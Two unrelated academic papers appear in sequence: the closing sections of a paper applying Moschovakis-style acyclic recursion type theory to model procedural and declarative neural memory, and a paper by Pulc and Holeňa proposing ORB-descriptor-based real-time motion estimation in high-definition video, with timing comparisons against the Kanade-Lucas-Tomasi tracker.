given that:  $c$  is a constant;  $x$  is a variable of ether kind;  $A_1 : \sigma_1, \dots, A_n : \sigma_n, C_1 : \tau_1, \dots, C_m : \tau_m \in \text{Terms}_{L_{\text{raa}}^\lambda}$ ;  $p_i : \sigma_i, i = 1, \dots, n$  ( $n \geq 0$ ) in (49e) are pairwise different recursion variables of respective types, such that the sequence of assignments  $\{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\}$  satisfies the Acyclicity Constraint (AC); and each  $\tau_i$  is either the type  $\mathbf{t}$  of truth values, or the type  $\tilde{\mathbf{t}}$  of state dependent truth values (see (11b)).

By extending the reduction calculus of  $L_{\text{ar}}^\lambda$  with a rule for reducing terms with restrictions of the form (49f), the results in Section III and Section IV hold for the extended language  $L_{\text{raa}}^\lambda$  of restricted algorithms. These properties are not in the subject of this paper because they require extensive mathematical work. They will be in a forthcoming paper devoted to them.

The rules (49a)–(49f) applied recursively provide very expressive formal terms that represent algorithmic computations that end after finite number of computational steps, because of the Acyclicity Constraint (AC).

In particular, combination of the rules (49e) and (49f), gives terms of recursion and restrictors of the forms (50a)–(50b) and (51a)–(51b):

$$([A_0^{\sigma_0} \text{ where } \{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\}]) \quad (50a)$$

$$\text{such that } \{C_1^{\tau_1}, \dots, C_m^{\tau_m}\} \quad (50b)$$

$$([A_0^{\sigma_0} \text{ such that } \{C_1^{\tau_1}, \dots, C_m^{\tau_m}\}]) \quad (51a)$$

$$\text{where } \{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\} \quad (51b)$$

## VI. MODELLING ALGORITHMIC NEURAL NETWORKS

### A. Procedural and Declarative Neural Networks

We present the use of the recursion terms with constraints for modelling neural networks.

Neural systems (in peripheral and central nervous systems) of living organisms, even as simple as *Drosophila melanogaster*, have innate faculty of both procedural and declarative memory, see, e.g., Kandel et al. [20] and Squire and Kandel [21].

a) *Neural Networks of Procedural Memory*: Here, we propose to model procedural memory by terms having recursive assignments of the form (49e), while employing the entire range of term forms (49a)–(49f).

The systems of assignments in terms of the form (49e) represent mutually recursive computations of the denotations of the terms  $A_i^{\sigma_i}$ , which are saved in the corresponding memory cells  $p_i$ . Procedural memory is modelled via the assignments  $p_i^{\sigma_i} := A_i^{\sigma_i}$ . The system of mutually recursive assignments (52b) models the following fundamental phenomena of functional, procedural neural networks:

- 1) The collection (52a) is a recursively linked network of memory cells  $p_i : \sigma_i$  of corresponding types
- 2) The system (52b) has algorithmic, i.e., procedural, nature of a network of memory cells  $p_i$ :

Under completion of the computation of the data  $A_i^{\sigma_i}$ , i.e., of the denotation of  $A_i^{\sigma_i}$ , it is saved in the designated memory cell, i.e., in the neuron  $p_i$ .

- 3) The rank function, in according to the Acyclicity Constraint (AC), by (9), guarantees that the network (52b) has memorised the corresponding data pieces, after completing the algorithmic computations

$$p_1 : \sigma_1, \dots, p_n : \sigma_n \quad (52a)$$

$$\{p_1^{\sigma_1} := A_1^{\sigma_1}, \dots, p_n^{\sigma_n} := A_n^{\sigma_n}\} \quad (52b)$$

b) *Declarative Information*: Declarative information is modelled by terms of the form  $A : \tau$ , where  $\tau$  is either the type  $\mathbf{t}$  of truth values, or the type  $\tilde{\mathbf{t}}$  of state dependent truth values (see (11b)).

c) *Neural Networks of Declarative Memory*: Here, we model declarative memory by the specialised networks, or sub-networks, of systems of assignments of the form (53a):

$$t_1^{\sigma_1} := P_1^{\sigma_1}, \dots, t_k^{\sigma_k} := P_k^{\sigma_k} \quad (53a)$$

$$\text{for } P_i : \tau_i, \text{ where} \quad (53b)$$

$$\tau_i \text{ is either the type } \mathbf{t} \text{ of truth values, or} \quad (53c)$$

$$\text{the type } \tilde{\mathbf{t}} \text{ of state dependent truth values} \quad (53d)$$

Declarative memory is innately integrated into networks of procedural memory. That is, neural networks of declarative memory (53a) are typically integrated as recursive subsystems of more general procedural assignments (52b):

$$\{t_1 : \tau_1, \dots, t_n : \tau_n\} \subseteq \{p_1 : \sigma_1, \dots, p_n : \sigma_n\} \quad (54)$$

### B. Algorithmic Binding of Functional Neuro-Receptors

A term  $T_{m+1}$  of the form (55a)–(55f) represents a neural network. The head term (55a)–(55e) is a neural sub-network of sequentially bound neural cells (55c), which are sequentially linked by binding functionality. Each subterm  $\lambda x_{i_j} Q_{i_{(j-1)}}$  models a neural cell. Its neural body  $Q_{i_{j-1}} : ((\sigma_{i_{j-1}} \rightarrow \tau_{i_{j-2}}) \rightarrow \tau_{i_{j-1}})$  has a receptor represented by its argument slot of the corresponding type  $(\sigma_{i_{j-1}} \rightarrow \tau_{i_{j-2}})$ .

The  $\lambda$ -abstraction  $\lambda x_{i_j}$  in  $\lambda x_{i_j} Q_{i_{(j-1)}}$  represents the axon of the neural cell  $\lambda x_{i_j} Q_{i_{(j-1)}}$ . Similarly, the  $\lambda$ -abstraction  $\lambda x_{i_{(j-1)}}$ , in  $\lambda x_{i_{(j-1)}} Q_{i_{(j-2)}}$ , represents the axon of  $\lambda x_{i_{(j-1)}} Q_{i_{(j-2)}}$ . In the subsequently bound (linked) neural cells, represented by the subterm of the form (55c),  $Q_{i_{(j-1)}}$  binds the axon  $x_{i_{(j-1)}}$  of  $\lambda x_{i_{(j-1)}} Q_{i_{(j-2)}}$ , for each  $j = 3, \dots, (m-3)$ .

$$T_{m+1} \equiv Q_{i_m} \left[ \lambda x_{i_m} Q_{i_{(m-1)}} \left[ \lambda x_{i_{(m-1)}} Q_{i_{(m-2)}} \left[ \right. \right. \right. \quad (55a)$$

$$\left. \left. \left. \lambda x_{i_{(m-2)}} Q_{i_{(m-3)}} \left[ \lambda x_{i_{(m-3)}} Q_{i_{(m-4)}} \left[ \right. \right. \right. \right. \right. \quad (55b)$$

...

$$\left. \left. \left. \lambda x_{i_{(j+1)}} Q_{i_j} \left[ \lambda x_{i_j} Q_{i_{(j-1)}} \left[ \lambda x_{i_{(j-1)}} Q_{i_{(j-2)}} \left[ \right. \right. \right. \right. \right. \quad (55c)$$

...

$$\left. \left. \left. \lambda x_{i_3} Q_{i_2} \left[ \right. \right. \right. \quad (55d)$$

$$\left. \left. \left. \lambda x_{i_2} Q_{i_1} \left[ \lambda x_{i_1} H(x_1) \dots (x_n) \right] \right] \right] \right] \quad (55e)$$

$$\text{where } \{ \vec{p} := \vec{A} \} \quad (55f)$$

The term  $T_{m+1}$  of the form (55a)–(55f) represents a neural network in its ‘encapsulated’ form, where the algorithmic steps of binding axons by the corresponding receptors are ‘hidden’ below encapsulating membranes.

In the canonical form  $\text{cf}(T_{m+1})$ , the head term of  $T_{m+1}$  representing the head neural sub-network, i.e., (55a)–(55e), is reduced to a subterm  $R_{m+1}$  that have the structural form of  $R_{m+1}$  in (34b)–(34i). The term  $R_{m+1}$  represents the innate, inner algorithmic structure of the same neural sub-network of  $T_{m+1}$ , inside its encapsulating membrane. On the other hand, the neural network  $R_{m+1}$  is algorithmically synonymous (equivalent) with the term  $R'_{m+1}$  in (36b)–(36i), while they are structurally different.

## VII. FORTHCOMING AND FUTURE WORK

The recursion assignments in Section IV include  $\lambda$ -terms binding argument slots of the “innermost” subterm, sequentially by recursion within the scope of the recursion operator where. We have started the exposition by reducing the term (32a)–(32e). That resulted the specific variables for the  $\lambda$ -abstracts. However, these terms are congruent to terms by renaming variables bound by the  $\lambda$ -operator. There are more interesting results related to linking of the bindings related to these  $\lambda$ -terms and renaming variables abstracted away with  $\lambda$ -operator. Such properties of the binding operators  $Q_{ij}$  introduced in this paper are in our forthcoming work.

Other forthcoming work is to relate the results in this paper with the reduction calculus in Loukanova [19] and rendering expressions of natural language, e.g., similar to the underspecified quantification presented in Loukanova [5], as well as with other extensions of  $L_{\text{ar}}^\lambda$ .

Questions whether the approach presented in Ślęzak et al. [22] is comparable with the type theory of Moschovakis algorithms extended in this paper, and if yes, how, remains open work. Studying the shared ideas and differences in these approaches may provide mutual enrichments and developments.

## REFERENCES

- [1] Y. N. Moschovakis, “A logical calculus of meaning and synonymy,” *Linguistics and Philosophy*, vol. 29, no. 1, pp. 27–89, Feb 2006. [Online]. Available: <http://dx.doi.org/10.1007/s10988-005-6920-7>
- [2] —, “Sense and denotation as algorithm and value,” in *Lecture Notes in Logic*, ser. Lecture Notes in Logic, J. Oikkonen and J. Vaananen, Eds. Springer, 1994, no. 2, pp. 210–249.
- [3] H. B. Curry and R. Feys, *Combinatory logic*. Amsterdam: North-Holland Publishing Company, 1958, vol. 1.
- [4] D. Gallin, *Intensional and Higher-Order Modal Logic*. North-Holland, 1975.
- [5] R. Loukanova, “Relationships between Specified and Underspecified Quantification by the Theory of Acyclic Recursion,” *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal*, vol. 5, no. 4, pp. 19–42, 2016. [Online]. Available: <http://dx.doi.org/10.14201/ADCAIJ201654>
- [6] —, “Algorithmic Granularity with Constraints,” in *Brain and Health Informatics*, ser. Lecture Notes in Computer Science, K. Imamura, S. Usui, T. Shirao, T. Kasamatsu, L. Schwabe, and N. Zhong, Eds. Springer International Publishing, 2013, vol. 8211, pp. 399–408. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-02753-1\\_40](http://dx.doi.org/10.1007/978-3-319-02753-1_40)
- [7] —, “Specification of Underspecified Quantifiers via Question-Answering by the Theory of Acyclic Recursion,” in *Flexible Query Answering Systems 2015*, ser. Advances in Intelligent Systems and Computing, T. Andreassen, H. Christiansen, J. Kacprzyk, H. Larsen, G. Pasi, O. Pivert, G. D. Tré, M. A. Vila, A. Yazici, and S. Zadrożny, Eds. Springer International Publishing, 2016, vol. 400, pp. 57–69. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-26154-6\\_5](http://dx.doi.org/10.1007/978-3-319-26154-6_5)
- [8] —, “Acyclic Recursion with Polymorphic Types and Underspecification,” in *Proceedings of the 8th International Conference on Agents and Artificial Intelligence*, J. van den Herik and J. Filipe, Eds., vol. 2. SCITEPRESS — Science and Technology Publications, Lda., 2016, pp. 392–399. [Online]. Available: <http://dx.doi.org/10.5220/0005749003920399>
- [9] —, “Underspecified Quantification by the Theory of Acyclic Recursion,” in *Trends in Practical Applications of Scalable Multi-Agent Systems, the PAAMS Collection*, F. de la Prieta, J. M. Escalona, R. Corchuelo, P. Mathieu, Z. Vale, T. A. Campbell, S. Rossi, E. Adam, D. M. Jiménez-López, M. E. Navarro, and N. M. Moreno, Eds. Cham: Springer International Publishing, 2016, pp. 237–249. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-40159-1\\_20](http://dx.doi.org/10.1007/978-3-319-40159-1_20)
- [10] J. Barwise and J. Perry, *Situations and Attitudes*. Cambridge, MA: MIT press, 1983, republished as [23].
- [11] R. Loukanova and R. Cooper, “Some Situation Theoretical Notions,” in *Annuaire de l’Université de Sofia “St. Kliment Ohridski”*. Faculté de mathématiques et informatique. “St. Kliment Ohridski” University Press, 1993, vol. tome 87(1993), livre 1 – mathématiques, pp. 297–306.
- [12] R. Loukanova, “Situation semantical analysis of natural language,” Ph.D. dissertation, Faculty of Mechanics and Mathematics, Moscow State University (MGU), Moscow, 1991, (in Russian).
- [13] —, “Russellian and Strawsonian Definite Descriptions in Situation Semantics,” in *Computational Linguistics and Intelligent Text Processing*, ser. Lecture Notes in Computer Science, A. Gelbukh, Ed. Springer Berlin / Heidelberg, 2001, vol. 2004, pp. 69–79. [Online]. Available: [http://dx.doi.org/10.1007/3-540-44686-9\\_6](http://dx.doi.org/10.1007/3-540-44686-9_6)
- [14] —, “Generalized Quantification in Situation Semantics,” in *Computational Linguistics and Intelligent Text Processing*, ser. Lecture Notes in Computer Science, A. Gelbukh, Ed. Springer Berlin / Heidelberg, 2002, vol. 2276, pp. 46–57. [Online]. Available: [http://dx.doi.org/10.1007/3-540-45715-1\\_4](http://dx.doi.org/10.1007/3-540-45715-1_4)
- [15] —, “Quantification and Intensionality in Situation Semantics,” in *Computational Linguistics and Intelligent Text Processing*, ser. Lecture Notes in Computer Science, A. Gelbukh, Ed. Springer Berlin / Heidelberg, 2002, vol. 2276, pp. 32–45. [Online]. Available: [http://dx.doi.org/10.1007/3-540-45715-1\\_3](http://dx.doi.org/10.1007/3-540-45715-1_3)
- [16] —, “Situation Theory, Situated Information, and Situated Agents,” in *Transactions on Computational Collective Intelligence XVII*, ser. Lecture Notes in Computer Science, N. T. Nguyen, R. Kowalczyk, A. Fred, and F. Joaquim, Eds. Springer Berlin Heidelberg, 2014, vol. 8790, pp. 145–170. [Online]. Available: [http://dx.doi.org/10.1007/978-3-662-44994-3\\_8](http://dx.doi.org/10.1007/978-3-662-44994-3_8)
- [17] —, “A Formalization of Generalized Parameters in Situated Information,” in *Proceedings of the 8th International Conference on Agents and Artificial Intelligence*, J. van den Herik and J. Filipe, Eds., vol. 1. SCITEPRESS — Science and Technology Publications, Lda., 2016, pp. 343–353. [Online]. Available: <http://dx.doi.org/10.5220/0005850303430353>
- [18] —, “Typed theory of situated information and its application to syntax-semantics of human language,” in *Partiality and Underspecification in Information, Language, and Knowledge*, H. Christiansen, M. D. Jiménez-López, R. Loukanova, and L. S. Moss, Eds. Cambridge Scholars Publishing, 2017, pp. 151–188.
- [19] —, “ $\gamma$ -Reduction in Type Theory of Acyclic Recursion,” 2017, (to appear).
- [20] E. Kandel, T. Jessell, S. Siegelbaum, J. Schwartz, and A. J. Hudspeth, Eds., *Principles of neural science*. McGraw-Hill, Health Professions Division, 2000. [Online]. Available: <http://www.principlesofneuralscience.com>
- [21] L. Squire and E. Kandel, *Memory: From Mind to Molecules*. Roberts & Co., 2009.
- [22] D. Ślęzak, A. Janusz, W. Świeboda, H. S. Nguyen, J. G. Bazan, and A. Skowron, “Semantic analytics of PubMed content,” in *Information Quality in e-Health*. Springer, 2011, pp. 63–74.
- [23] J. Barwise and J. Perry, *Situations and Attitudes*, ser. The Hume Series. Stanford, California: CSLI Publications, 1999.



# Towards Real-time Motion Estimation in High-Definition Video Based on Points of Interest

Petr Pulc

Faculty of Information Technology,  
Czech Technical University in Prague,  
Thákurova 9,  
160 00 Prague  
Email: petr.pulc@fit.cvut.cz

Martin Holeňa

Institute of Computer Science,  
Academy of Sciences of the Czech Republic,  
Pod Vodárenskou věží 2,  
182 07 Prague  
Email: martin@cs.cas.cz

**Abstract**—Currently used motion estimation is usually based on a computation of optical flow from individual images or short sequences. As these methods do not require an extraction of the visual description in points of interest, correspondence can be deduced only by the position of such points.

In this paper, we propose an alternative motion estimation method solely using a binary visual descriptor. By tuning the internal parameters, we achieve either a detection of longer time series or a higher number of shorter series in a shorter time. As our method uses the visual descriptors, their values can be directly used in more complex visual detection tasks.

## I. INTRODUCTION

MOTION ESTIMATION can be considered one of the basic tasks in video signal processing. The detection of object position changes is fundamental for areas such as robotics and video surveillance. Generalisation to the tracking of interest point positions is then used in many fields of image processing, including image stitching (to acquire panorama [1] or super-resolution [2]), tracking of facial features (for emotion detection [3]) or image stabilisation [4].

Many other methods can utilise a tracking algorithm to reduce the complex payload computation. Processing (based e.g. on Deep Convolutional Neural Networks [5]) could be limited to only several “best” frames. The extracted features would be then extrapolated to the rest of the video segment if needed [6]. Therefore, the motion estimation approach could present a lightweight counterpart to an expensive processing of all frames in new Video to Text (VTT) tasks.

An important motivation for our interest in motion estimation is the *search for suitable meta-features in multimedia*, as the extracted motion can be used either directly as a meta-feature or as a basis for obtaining other meta-features.

In the next section, we present state of the art in video motion estimation, including the traditionally used Kanade-Lucas-Tomasi (KLT) algorithm, and its drawbacks. In II-B we also briefly discuss other feature point selection and description algorithms. Moreover, in II-C we provide a summary of our previous experiments. Section III discusses a proposal of Oriented FAST and Rotated BRIEF (ORB) feature descriptor use for interest point registration between two consecutive frames. Section IV introduces the use of registered key points for the deduction of continuous motion time series. Section V

provides the preliminary results and compares our approach with the KLT feature tracker. We will discuss possible extensions of the herein presented method in Section VI.

## II. STATE OF THE ART

A naïve motion estimation algorithm could be, in theory, constructed by the selection of a patch from one video frame and its convolution with the next frame. An area of the frame containing similar intensities would give a strong response. However, with transformations other than translation, such a method would be prone to many errors. Therefore, more sophisticated motion estimation algorithms are commonly used.

### A. Kanade-Lucas-Tomasi

One of the widely adopted approaches to point tracking is the Lucas-Kanade algorithm [7] combined with feature point selection of Shi-Tomasi [8]. This point tracking algorithm exploits the assumption that motion in video sequences with sufficient frame rate can be estimated by a smooth optical flow function. Therefore, the new position of a feature point is expected to be in a relatively small proximity.

For computation of the new feature point position, a corresponding spatial intensity gradient of a window around a given point of interest (typically  $31 \times 31$  pixels) is to be found. The iteratively discovered displacement of the intensity gradients is then considered as the optical flow vector and translated to motion vectors of the nearby points of interest. To ensure scale invariance and faster detection in a larger neighbourhood, the Lucas-Kanade algorithm uses a pyramidal approach, where the optical flow is computed on the coarsest level of the pyramid and then refined on the lower levels, ultimately in the full resolution. Backwards tracking is used to assess the error of the point tracking. Feature points with a bidirectional error of more than 3 pixels are usually considered as lost.

As Shi and Tomasi stated in [8], the point tracking algorithm will yield insufficient results if unsuitable feature points are selected in the first frame. However, “good features to track” should be based only on the ability to track them, not an a priori quality. This definition is rather unfortunate, as we cannot use a multi-pass approach in the real-time environment.

Requirements on the feature points stated by Shi and Tomasi are however widely accepted.

The Kanade-Lucas-Tomasi (KLT) is a powerful and fast keypoint tracker. However, it has several drawbacks:

- (i) Lost feature points are not reconnected if they reappear.
- (ii) New feature points should be added in place of lost ones.
- (iii) The feature points are described only in the first frame.

The point replacement, mentioned in (ii), should favour an ability to track new objects as soon as possible. Detection of new features, however, slows down the motion estimation. Omitting the feature point regeneration, on the other hand, degrades the quality of tracked points throughout time.

If opposed to (iii), the description of feature points is available in all frames, it can be passed directly to more complex image processing methods.

### B. Feature Points and Visual Descriptors

The Harris-Stephens Combined Corner and Edge Detector [9] uses linked edges from the Canny detector [10]. The corner candidates are then filtered by the Harris response function which is still widely used for an assessment of corner quality.

The above mentioned Shi-Tomasi detector [8] directly computes the minimal eigenvalue. If it is close to zero, the considered point is not added to the set of corners.

Some corner detectors compare the intensity of the proposed corners to the intensities of points in a circular mask. If the area with similar intensities is small enough, SUSAN [11] detects a corner. FAST [12] makes this method faster by selecting the pixels for comparison in a pre-trained order.

Other feature point detectors search for scale-space extrema in the Laplacian of Gaussians [13] (or a box filter [14]) on each octave. This introduces the possibility of a multi-scale feature that is considered more stable regarding detection repeatability under various deformations. Modifications of FAST (Oriented FAST [15] and AGAST [16]) also use the scale pyramid to provide the scale information.

For the use in image registration and other tasks, detected points are passed to a visual descriptor. To enable scale and rotation invariance of the description, dominant direction and scale are used from the interest point detection. Therefore, the descriptor is usually connected with a particular point detector.

SIFT [13] and SURF [14] are based on a histogram of neighbouring gradient orientation (or wavelet response, respectively). The local texture information is scale and rotation invariant due to information passed from its detector.

ORB [15] and BRISK [17] (Binary robust invariant scalable keypoints), both binary feature descriptors, use the pixel intensity differences to the detected corner. Order of pixels in the descriptor is based on the gradient orientation (and scale in BRISK).

In the following sections, we will consider only the use of ORB, for several reasons: According to both [18] and our experiments [19], ORB provides the same or even better results on approximately registered features than SIFT and SURF. The computation time of both corner detection and description is however significantly reduced. The principles

of our motion estimator can be, however, used in combination with any point detector and appropriate descriptor, only with a slight compromise on the speed of feature detection.

### C. Our Previous Research

In our previous work [19], we have shown that interest point registration across consecutive frames is a feasible solution for motion estimation. The resulting motion vectors were grouped by hierarchical clustering to propose objects on the scene. Then we utilised an extended min-cut algorithm to acquire subpixel precise segmentation boundaries.

The main caveat of this approach was, however, the speed of feature registration. Each feature descriptor was matched in a high-dimensional space (especially for SIFT and SURF). The Approximate Nearest Neighbors [20] approach was in some cases even slower than a brute-force search. Also, spatially distant feature points were commonly misregistered. However, this can be (under assumptions of smooth optical flow, discussed in [21]) eliminated by considering only the neighbourhood of the key point in the next frame. We elaborate on this idea further in this paper. Mainly with a requirement to speed up the process of key point registration. Our approach is discussed in the next section.

Another issue is that we use hierarchical clustering on a relatively large number of not very distinct motion vectors (represented by position, length and direction). To provide more information for future clustering, we propose in Section IV to gather time series of key point position history.

## III. VIDEO SEQUENCE POINT OF INTEREST REGISTRATION

Key point registration describes a process through which the points with similar visual neighbourhood are mapped onto each other. Instead of actual pixels, feature descriptors are used to both speed up the method of matching and to introduce invariance to common deformations.

The search for a matching descriptor is then usually carried out with the nearest neighbour operator. A point of interest is represented as a vector in feature space, and an appropriate measure is used to find its distance to other points. To eliminate a majority of unpromising comparisons, vectors are usually indexed in a k-d tree [22] or a PCP tree [23]. FLANN [20] is a widely used framework for approximate nearest neighbour search in a k-means tree structure.

A video sequence consisting of a single shot with sufficient framerate presents only minor changes between consecutive frames. Points of interest are therefore spatially almost registered, and detected motion is to some extent smooth. Hence, it is beneficial to index the key points by their location as well. Only the adjacent key points are then checked for descriptor correspondence. Because such index is only two-dimensional, k-d tree indexing is chosen as the approach with the fastest query time and the smallest overhead [20].

Our approach uses a k-d tree for indexing of the interest points by their position. Only points closer than a given radius (by default 2%) and with the Hamming distance of its descriptor smaller than 64, as proposed in [15], are considered

as candidates. The point with the lowest Hamming distance is considered a match and excluded from the k-d tree.

For k-d tree indexing and search, we used a header-only implementation `nanoflann` [24], which allowed us to control the indexing of points fully. The time required for the construction of the index is negligible –  $\mathcal{O}(n \log n)$ , where  $n$  is the number of points indexed. The radius search is, however, significantly improved. Instead of comparing distances to all points and sorting in  $\mathcal{O}(n + n \log n)$ , the search in the k-d tree takes only  $\mathcal{O}(n^{\frac{1}{2}} + m)$ , where  $m$  is the number of results. We can also estimate the feature position from the previous frame, as we discuss in the next section.

#### IV. DEDUCTION OF OPTICAL FLOW

After processing the first two frames and with an assumption of smooth motion, the approximate position of the key point in the next frame can be estimated. Such an assumption enables us to provide a more likely query point for the radius search as well as a possibility to reduce the radius to increase the speed of registration.

To this end, we keep a list of active tracked features with current position and ORB description, position delta, radius and history of positions. Each successive frame is then registered by the algorithm presented in the previous section and matched features are updated accordingly. Unmatched features increase the radius and can, therefore, recover for some time. When radius exceeds a threshold, the feature becomes lost. The rest of the newly detected points of interest is appended to the set of active points with default uncertainty value and zero position delta, as no history is presumably available.

As a result, we obtain a list of features with their description and history of positions. This information can be used during the processing of multimedia content for online recognition and detection scenarios, or offline for multimedia content classification and deeper analysis.

#### V. MOTION ESTIMATION RESULTS AND PERFORMANCE

Figure 1 presents a comparison of the original Kanade-Lucas-Tomasi algorithm with our proposed method based on matching ORB descriptors. The test sequences were captured just for this experiment by Lumix FZ80, as it provides a 4K video recording. The camera moves downwards during the shot and continuously tilts upwards. The background is therefore visually moving downwards, and the tap with the marble fountain moves up throughout the considered sequence.

Figure 1(a) presents a result of feature detection on the first frame and tracking by the Lucas-Kanade algorithm with recommended settings, yet without filtering. As can be seen, the fountain presents many points that are considered as convenient for tracking, whereas the Shi-Tomasi detector proposes no key point in the background, even though visually good (but unsharp) edges are available on the bench and lamppost. From the visual perspective, several severe misdetections accumulate during the processing.

The result of our method, presented in Figure 1(b) shows features tracked in this frame with rather short history lines.



(a) Kanade-Lucas-Tomasi on all frames without cross checking and feature renewal



(b) Active motion vectors detected by ORB matching with history, proposed by our algorithm

Fig. 1: Visual comparison of motion estimation. For full resolution, please refer to <http://github.com/petrpulc/orb-flow/tree/master/img>

We assume that this is mainly caused by the overly precise matching of the point descriptors, which is however crucial for the stability of the registration algorithm. When all gathered timelines are overlaid, the combined history length is comparable. Our proposed algorithm is, however, capable of considering new points of interest as soon as they appear without a need to wait for lost features. Due to that, several good features are detected on the bench, providing at least some information about the background movement.

Our other goal was to make the motion estimation possible in a higher resolution video in real time. According to the results presented in Table I(b), we are currently able to detect motion on circa 350 newly detected interest points for each frame in 1440p resolution. Higher parallelism (e.g. in the feature point matching stage) would lead to higher utilisation of available resources and possibly even better results.

The processing time of Kanade-Lucas-Tomasi (see Table I(a)), is dependent almost only on the resolution, which indicates a slow detection of key points. If the detection is not carried out on every frame, the time required for processing is appropriately reduced. However, the problem of connecting segmented motion time series emerges.

In our implementation, the motion detection speed can be increased by decreasing the lost point threshold. This, however, results in detection of many shorter sequences that would need to be reconnected in further processing.

TABLE I: Comparison of elapsed time [ms] required to process a single frame

Darker green represents processing above 30 fps, lighter green above 25fps.

(a) Kanade-Lucas motion estimation with Shi-Tomasi point of interest detection in each frame

Points	Vertical resolution									
	180	360	540	720	900	1080	1260	1440	1620	1800
100	2.86	8.0	16.01	27.8	43.03	62.79	84.3	106.87	137.56	167.6
200	3.27	8.47	16.83	28.25	43.98	63.57	84.61	107.06	133.76	164.99
300	3.6	8.78	16.86	28.62	43.94	63.03	84.8	109.33	135.98	165.48
400	3.58	9.16	17.53	28.98	44.72	64.06	84.6	109.88	134.55	169.59
500	3.56	9.59	17.93	30.23	45.35	64.08	84.7	108.63	135.25	164.1
600	3.56	9.95	18.3	30.38	45.46	64.67	84.81	109.08	139.97	167.74
700	3.57	9.03	18.4	30.41	45.02	64.77	87.1	107.72	136.34	167.45
800	3.58	9.03	19.08	30.64	46.46	65.12	86.88	108.62	136.68	167.77
900	3.59	9.06	17.36	30.77	46.62	65.5	86.66	111.48	138.7	168.93
1000	3.56	9.05	17.57	31.71	46.34	66.9	87.77	112.43	135.08	171.98

(b) Our algorithm with the detection of interest points by ORB on each frame and descriptor matching

Points	Vertical resolution									
	180	360	540	720	900	1080	1260	1440	1620	1800
100	2.42	4.34	7.62	11.43	18.24	24.44	32.87	39.83	45.92	55.08
200	2.65	5.74	9.61	14.18	19.4	26.92	32.86	41.63	51.48	60.62
300	2.87	6.75	11.93	17.32	23.53	30.86	38.1	47.13	54.38	65.07
400	3.02	8.14	14.48	20.27	28.07	34.91	40.86	51.47	60.89	68.53
500	3.0	9.21	17.19	23.95	33.3	39.2	46.42	57.09	67.17	78.61
600	3.01	10.18	19.85	28.85	39.74	46.02	52.78	64.24	75.12	87.28
700	2.99	11.25	22.48	32.84	42.71	52.23	59.47	70.97	84.52	95.67
800	2.99	11.5	24.23	36.37	49.08	57.02	66.23	78.34	95.32	104.19
900	3.0	11.92	26.53	40.93	54.26	65.53	74.12	82.9	97.13	114.92
1000	2.99	12.2	28.65	46.52	58.58	72.27	84.01	92.25	111.85	127.17

TABLE II: Number of detected features by our algorithm during a 120 frame long sequence

Points	Vertical resolution									
	180	360	540	720	900	1080	1260	1440	1620	1800
100	4186	6690	6369	7773	8098	7766	8034	7983	8089	8186
200	4117	9211	10774	14691	15692	13477	16084	15980	16559	16465
300	4614	9901	15577	20011	23007	18790	22798	23117	24293	24402
400	4504	11447	17824	21768	28857	23195	26167	29449	31814	31952
500	4544	13646	21827	24138	35209	28372	26089	35675	38383	39437
600	4544	15303	23188	27623	36086	33597	29883	39590	44788	46700
700	4544	16125	24480	28197	36883	36693	33786	39441	50117	51451
800	4544	16645	24374	31692	40790	40678	38020	41938	55291	58064
900	4544	17225	26527	34282	40792	43610	42742	44220	53890	63718
1000	4544	17811	29024	37062	40665	45416	46872	47854	54732	68837

In Table II, we present the number of detected sequences with an arbitrary history length in a sequence of 120 frames. With increasing resolution of the frame, the key point detector is less likely to select the same point and the more likely the feature becomes lost. Also, such features may be based on noise or not very robust image areas.

## VI. CONCLUSION

In comparison to the baseline in real-time feature tracking, Kanade-Lucas-Tomasi algorithm, our approach is able to provide a sufficient number of tracked points of interest even on a FullHD or higher resolution without utilising GPU. The time sequences gathered from our motion estimation are, however, relatively short and may require additional processing.

Our future research will be, therefore, aimed mainly at improving the matching capabilities of our algorithm, resulting in longer time sequences. These sequences will be then more suitable for clustering of the gathered time sequences for the purpose of faster object segmentation and ultimately object detection and description.

## ACKNOWLEDGEMENTS

This reported research was supported by the Czech Science Foundation (GAČR), grant № 17-01251. The work of Petr Pulc was also partially supported by the Grant Agency of the Czech Technical University in Prague, grant № SGS17/210/OHK3/3T/18.

## REFERENCES

- [1] M. Brown and D. G. Lowe, "Automatic panoramic image stitching using invariant features," *International Journal of Computer Vision*, vol. 74, no. 1, pp. 59–73, Aug 2007. doi: 10.1007/s11263-006-0002-3
- [2] Z. Yuan, P. Yan, and S. Li, "Super resolution based on scale invariant feature transform," in *International Conference on Audio, Language and Image Processing*, 2008. doi: 10.1109/ICALIP.2008.4590265
- [3] W. Zheng, H. Tang *et al.*, *Emotion Recognition from Arbitrary View Facial Images*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2010, pp. 490–503. ISBN 978-3-642-15567-3
- [4] A. Censi, A. Fusiello, and V. Roberto, "Image stabilization by features tracking," in *Proceedings 10th International Conference on Image Analysis and Processing*, 1999. doi: 10.1109/ICIAP.1999.797671
- [5] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "Imagenet classification with deep convolutional neural networks," in *Advances in Neural Information Processing Systems* 25, 2012, pp. 1097–1105.
- [6] S. Gould, J. Arvidsson *et al.*, "Peripheral-foveal vision for real-time object recognition and tracking in video," in *Proceedings of the 20th International Joint Conference on Artificial Intelligence*, 2007.
- [7] B. D. Lucas and T. Kanade, "An iterative image registration technique with an application to stereo vision," *IJCAI'81*, pp. 674–679, 1981. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1623264.1623280>
- [8] J. Shi and C. Tomasi, "Good features to track," in *1994 Proceedings of IEEE Conference on Computer Vision and Pattern Recognition, Jun 1994*. doi: 10.1109/CVPR.1994.323794. ISSN 1063-6919 pp. 593–600.
- [9] C. Harris and M. Stephens, "A combined corner and edge detector," in *Proceedings of the Alvey Vision Conference*. Alvey Vision Club, 1988. doi: 10.5244/C.2.23 pp. 23.1–23.6.
